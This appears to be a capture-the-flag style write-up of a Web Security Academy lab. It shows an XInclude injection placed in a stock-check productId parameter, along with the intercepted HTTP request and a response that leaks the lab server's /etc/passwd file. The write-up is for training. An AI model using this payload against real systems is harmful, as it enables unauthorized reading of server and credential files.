


This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.

Because you don't control the entire XML document you can't define a DTD to launch a classic [XXE](#) attack.

To solve the lab, inject an `XInclude` statement to retrieve the contents of the `/etc/passwd` file.

As Stated in the lab description, intercept the Check Stock POST Request in the Burpsuite.



Set the value of the productId parameter to:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"
href="file:///etc/passwd"/></foo>
```

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /product/stock HTTP/2 2 Host: 0ac8009c043c34c08114265d00e0008b.web-security-academy.net 3 Cookie: session=vTgDmVhfmNdlALCtc0QKQ4ukVycnq7nx 4 Content-Length: 126 5 Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, 9 like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0 10 Content-Type: application/x-www-form-urlencoded 11 Accept: */* 12 Origin: https://0ac8009c043c34c08114265d00e0008b.web-security-academy.net 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Referer: https://0ac8009c043c34c08114265d00e0008b.web-security-academy.net/product?productI 16 d=1 17 Accept-Encoding: gzip, deflate, br 18 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8 19 Priority: u=1,i 20 productId=foo xmlns:xi="http://www.w3.org/2001/XInclude"&gt;&lt;xi:include parse="text" href="/etc/passwd"/&gt;&lt;/foo&gt;&lt;storeId=1</pre>		<pre>1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2338 5 6 "Invalid product ID: root:x:0:0:root:/root:/bin/bash 7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 8 bin:x:2:2:bin:/bin:/usr/sbin/nologin 9 sys:x:3:3:sys:/dev:/usr/sbin/nologin 10 sync:x:4:65534:sync:/bin:/bin/sync 11 games:x:5:60:games:/usr/games:/usr/sbin/nologin 12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin 21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 22 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin 23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin 25 peter:x:12001:12001:/home/peter:/bin/bash 26 carlos:x:12002:12002:/home/carlos:/bin/bash 27 user:x:12000:12000:/home/user:/bin/bash 28 elmer:x:12099:12099:/home/elmer:/bin/bash 29 academy:x:10000:10000:/academy:/bin/bash 30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin 31 dnsmasq:x:102:65534:dnsmasq, , , :/var/lib/misc:/usr/sbin/nologin 32 systemd-timesync:x:103:103:systemdTimeSynchronization, , , :/run/systemd:/usr/sbin/nologin</pre>	

We can able to retrieve the /etc/passwd file contents.

Not secure | https://0ac8009c043c34c08114265d00e0008b.web-security-academy.net/product?productId=1

**WebSecurity Academy** Exploiting XInclude to retrieve files

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

### Caution Sign



\$18.27

